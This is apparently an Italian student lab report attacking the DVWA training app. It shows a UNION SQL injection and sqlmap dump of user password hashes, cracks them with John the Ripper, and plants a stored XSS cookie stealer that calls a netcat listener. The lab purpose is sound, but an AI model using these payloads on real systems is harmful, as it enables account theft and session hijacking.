Consegna S6L5


SQLi blind ed XXS stored

Recupero password utenti

PER POTER RECUPERARE LE PASSWORD DI TUTTI GLI UTENTI REGISTRATI NELLA DVWA È PRIMA DI TUTTO NECESSARIO RICAVARE I CODICI HASH DI OGNI RISPETTIVA PASSWORD, INSERENDO NEL CAMPO “USER ID” IL SEGUENTE COMANDO:

%' AND 0=0 UNION SELECT NULL, CONCAT(0X0A,FIRST_NAME,0X0A,LAST_NAME,0X0A,USER,0X0A,PASSWORD) FROM USERS #

CHE CI DARÀ IL SEGUENTE RISULTATO:



COME SI PUÒ NOTARE POSSIAMO UTILIZZARE ANCHE UN TOOL PER OTTENERE LO STESSO RISULTATO; SQLMAP.
ESSO AUTOMATIZZERÀ IL PROCESSO DI INSERIMENTO DI QUERY CON LE QUALI POTREMO POI ANDARE AD ESTRAPOLARE LE INDORMAZIONI CHE CI SERVONO DAL DB.

IL COMANDO UTILIZZATO IN QUESTO CASO È IL SEGUENTE: SQLMAP -U "HTTP://192.168.32.102/DVWA/VULNERABILITIES/SQLI/?ID=&SUBMIT=SUBMIT#" --COOKIE="SECURITY=LOW; PHPSESSID=A807407B6BF268E0AC768BB878ABFD8D" -T USERS --DUMP

CI SONO MOLTISSIMI PIÙ COMANDI UTILISSIMI IN QUESTO TOOL PER POTER ESTRAPOLARE MOLTE PIÙ INFORMAZIONI MA PER ORA CI FERMEREMO QUI A CIÒ CHE CI INTERESSA.

UNICA DIFFERENZIAZIONE TRA L'INJECTION MANUALE E CON IL TOOL DESCRITTO È CHE PER FARLO NEL MODO PIÙ OTTIMALE POSSIBILE ED NON INCORRERE IN UNUSUAL ERROR DEL TOOL ABBIAMO BISOGNO DI UN COOKIE DI SESSIONE CHE ANDREAMO A RECUPERARE PIÙ AVANTI NELLE SLIDE UTILIZZANDO UN TRUCCHETTO PER INSERIRE CODICE MALEVOLO NELLA TAB XXS STORED DI DWVA

user_id	user	avatar	password
1	admin	http://192.168.32.102/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99
2	gordonb	http://192.168.32.102/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03
3	1337	http://192.168.32.102/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b
4	pablo	http://192.168.32.102/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7
5	smithy	http://192.168.32.102/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99

Codici hash e John the ripper


COME POSSIAMO NOTARE LE PASSWORD DEGLI UTENTI NON SONO IN CHIARO MA IN CODICE HASH; UN METODO DI CIFRATURA A SENSO UNICO, CHE NON PERMETTE DI RICOSTRUIRE MANUALMENTE LE PASSWORD DALLA LORO FORMA CIFRATA.
TUTTA VIA CI SONO VARI TOOL E METODI PER FARLO.

John the ripper

DETTO ANCHE JTR, JOHN THE RIPPER È UN TOOL DI CRACKING DI PASSWORD, SPECIFICATAMENTE MIRATO A CRACKARE LE PASSWORD CON ATTACCHI BRUTE FORCE ED A DIZIONARIO. È IN GRADO DI DECIFRARE GLI HASH DELLE PASSWORD MOLTO VELOCEMENTE, POTENDO VIOLARE MD5, SHA-1 E MOLTI ALTRI HASH.
IN QUESTO PRECISO CASO POSSIAMO NOTARE CHE FACENDO PARTITRE JTR DA TERMINALE CON IL COMANDO:

JOHN --FORMAT=RAW-MD5 --SHOW ***(PATH DI ROCKYOU.TXT CHE È UN FILE DI TESTO GIGANTESCO CHE CONTIENE MILIONI DI PASSWORD RECUPERATE DURANTE ATTACCHI INFORMATICI ED USATO PER ATTACCHI A DIZIONARIO E CHE NOI USEREMO PER IL CONFRONTO DEGLI HASH)*** *PASSWORD.TXT* ***(FILE DI TESTO CONTENENTE GLI HASH RECUPERATI IN PRECEDENZA)***

AVREMO IL SEGUENTE RISULTATO, OVVERO LA DECRYPTAZIONE DELLE PASSWORD E QUINDI LA RICOSTRUZIONE DA CIFRATE A NON CIFRATE.
GRAZIE JOHN.



Recupero dei cookie di sessione

COME ABBIAMO ANTICIPATO IN PRECEDENZA ORA ANDREMO A RECUPERARE I COOKIE DI SESSIONE UTILIZZANDO UN SEMPLICE SCRIPT CHE ANDREMO AD INSERIRE COME COMMENTO IN UNA TAB SPECIFICA DI DWVA.

INNANZITUTTO SCRIVEREMO LO SCRIPT SEGUENTE <SCRIPT>VAR I=NEW IMAGE;I.SRC="HTTP://192.168.32.102:8888/?"+DOCUMENT.COOKIE;</SCRIPT>
N.B. PER CATTURARE I COOKIE DI OGNI SIGNOLO UTENTE BISOGNA EFFETTUARE L'ACCESSO CON OGNUNO DI ESSI.


MA COSA DICE QUESTO SCRIPT? IN PAROLE POVERE ANDREMO A SCRIVERE UN COMMENTO CHE GENERERÀ UN IMMAGINE (CHE NELLA TAB COMMENTI NON VERRÀ MOSTRATO PROPRIO PERCHÉ GENEREREMO UN FILE CHE NON È POSSIBILE RIPRODURRE NELLA SUDDETTA SEZIONE DI UNA PAGINA WEB) CHE SARÀ VERO E PROPRIO CODICE MALEVOLO ED OGNI VOLTA CHE UN UTENTE ANDRÀ A VISITARE QUESTA PAGINA CI FORNIRÀ I SUOI COOKIE DI SESSIONE, QUESTA È DETTA VULNERABILITÀ XSS PERSISTENTE.

PRIMA DI PASSARE ALL'INSERIMENTO DELLO SCRIPT DOVREMO PRIMA RISOLVERE UN PROBLEMA, CI ACCORGEREMO CHE IL MASSIMO DI CARATTERI CONSENTITO NELLA TAB COMMENTI NON BASTA PER POTER CONTENERE TUTTO IL NOSTRO SCRIPT E QUINDI COSA POSSIAMO FARE? NIENTE PANICO BASTA UNA MODIFICA NEL CODICE HTML DELLA PAGINA, PREMENDO F12 E QUINDI ISPEZIONANDO IL CONTENUTO DELLA PAGINA WEB CI ACCORGEREMO CHE IL MASSIMO DI CARATTERI CONSENTITI È 50, BASTERÀ CAMBIARE IL VALORE IMPOSTANDOLO A 100 ED IL GIOCO È FATTO.

```
            </td>
          </tr>
        ▼ <tr>
            <td width="100">Message *</td>
          ▼ <td>
              <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea>
            </td>
          </tr>
        ▼ <tr>
            <td width="100">whitespace </td>
          ▼ <td>
              <input name="btnSign" type="submit" value="Sign Guestbook" onclick="return checkForm();"> event
            </td>
          </tr>
        </tbody>
      </table>
    </form>
  </div>
  <br>
▶ <div id="guestbook_comments">…</div>
  <br>
  <h2>More info</h2>
▼ <ul>
  ▼ <li>
```

ORA POSSIAMO INSERIRE IL NOSTRO SCRIPT COME IN FIGURA, COME POSSIAMO VEDERE IL NOSTRO COMMENTO RISULTERÀ NON VISIBILE E QUINDI SARÀ IMPOSSIBILE CAPIRE CHE ABBIAMO INSERITO DEL CODICE MALEVOLO, DA QUI POSSIAMO CAPIRE ANCHE CHE IL SERVER IN ASCOLTO È IL NOSTRO KALI, INDICANDO IL NOSTRO IP E LA PORTA SULLA QUALE ANDREMO RIDIREZIONARE LA "CONVERSAZIONE", DI DEFAULT VIENE UTILIZZATA LA PORTA 80 MA NOI ABBIAMO DECISO DI USARNE UNA DIVERSA PERCHÉ NETCAT ANDAVA IN CRASH.

NETCAT TOOL CHE UTILIZZERO NELLA PROSSIMA FASE PROPRIO PER ANDARE IN ASCOLTO DELLA PORTA CHE CI FORNIRÀ I COOKIE DI SESSIONE DEGLI UTENTI.



Netcat

NETCAT È UNO STRUMENTO A RIGA DI COMANDO, RESPONSABILE DELLA SCRITTURA E DELLA LETTURA DEI FILE IN RETE. PER LO SCAMBIO DI DATI, NETCAT UTILIZZA I PROTOCOLLI DI RETE TCP/IP E UDP.

NON C'È BISOGNO DI ALCUNA CONFIGURAZIONE PARTICOLARE PER IL TOOL, CON IL COMANDO ***NETCAT -LVP 8888*** ANDREMO AD ASCOLTARE LA PORTA 8888 CHE COME IN FIGURA CI FORNIRÀ IL COOKIE DI SESSIONE DELL'UTENTE ***GORDONB CON PASSWORD ABC123***

```
kali@kali: ~/Desktop
File  Azioni  Modifica  Visualizza  Aiuto
┌──(kali㉿kali)-[~/Desktop]
└─$ netcat -lvp 8888
listening on [any] 8888 ...
192.168.32.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.32.100] from (UNKNOWN) [192.168.32.100] 39854
GET /?security=low;%20PHPSESSID=a807407b6bf268e0ac768bb878abfd8d HTTP/1.1
Host: 192.168.32.100:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.32.102/
```

IL PROCEDIMENTO È IDENTITICO PER TUTTI GLI ALTRI UTENTI NELLA LISTA CHE ABBIAMO ESTRAPOLATO DAL DATABASE, BASTERÀ EFFETTUARE L'ACCESSO PER OGNUNO DI ESSI E METTERSI IN ASCOLTO CON NETCAT SULLA PORTA CHE ABBIAMO IMPOSTATO.